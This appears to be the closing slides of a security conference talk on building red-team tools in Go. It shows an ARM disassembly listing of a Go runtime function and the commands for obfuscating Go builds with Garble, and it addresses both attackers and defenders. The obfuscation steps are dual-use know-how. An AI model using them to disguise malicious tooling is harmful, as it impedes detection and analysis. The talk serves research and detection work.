.text:00040688
.text:00040688 var_3C          = -0x3C
.text:00040688 var_38          = -0x38
.text:00040688 var_34          = -0x34
.text:00040688 var_30          = -0x30
.text:00040688 var_2C          = -0x2C
.text:00040688 var_28          = -0x28
.text:00040688 var_24          = -0x24
.text:00040688 var_20          = -0x20
.text:00040688 var_1C          = -0x1C
.text:00040688 var_18          = -0x18
.text:00040688 var_14          = -0x14
.text:00040688 var_10          = -0x10
.text:00040688 var_C           = -0xC
.text:00040688 var_8           = -8
.text:00040688 var_4           = -4
.text:00040688 arg_4           =  4
.text:00040688 arg_8           =  8
.text:00040688 arg_C           =  0xC
.text:00040688 arg_10          =  0x10
.text:00040688
.text:00040688                 LDR             R1, [R10,#8]
.text:0004068C                 CMP             SP, R1
.text:00040690                 BLS             loc_40B68
.text:00040694                 STR             LR, [SP,#var_3C]!
.text:00040698                 LDR             R0, [SP,#0x3C+arg_4]
.text:0004069C                 CMP             R0, #0
.text:000406A0                 BEQ             loc_40B44
.text:000406A4                 LDR             R1, [R10,#0x18]
.text:000406A8                 LDR             R2, [R1,#0x90]
.text:000406AC                 ADD             R2, R2, #1
.text:000406B0                 STR             R2, [R1,#0x90]
.text:000406B4                 LDR             R1, [SP,#0x3C+arg_C]
.text:000406B8                 ADD             R2, R1, #7
.text:000406BC                 BIC             R2, R2, #7
.text:000406C0                 LDR             R11, =0x7EC
.text:000406C4                 CMP             R2, R11
.text:000406C8                 BGE             loc_40B2C
.text:000406CC                 STR             R10, [SP,#0x3C+var_14]
.text:000406D0                 STR             R2, [SP,#0x3C+var_1C]

00030688 00040688: runtime.newproc1 (Synchronized with Hex View-1)
```

Obfuscation - Garble

- Obfuscate Go builds
- https://github.com/burrowers/garble
- Lite
  - Position information is removed entirely, rather than being obfuscated
  - Runtime code which prints panics, fatal errors, and trace/debug info is removed.
  - no panics or fatal runtime errors will ever be printed
  - handled internally with recover as normal
  - GODEBUG environmental variable will be ignored

```
go install mvdan.cc/garble@latest
garble build -tiny
```

Summary

- Red team
  - Basic blocks to build own tools
  - Even in other language
  - Just enough to not be spoon feeding
- Blue team
  - Lot of corners to improve detection
  - From tunneling to payload execution

Thanks to

- **Balccon Team**
- **Authors of different Go modules**
- **@vyrus001**

diverto

information security

www.diverto.hr

Thank you!

Questions?

@k0st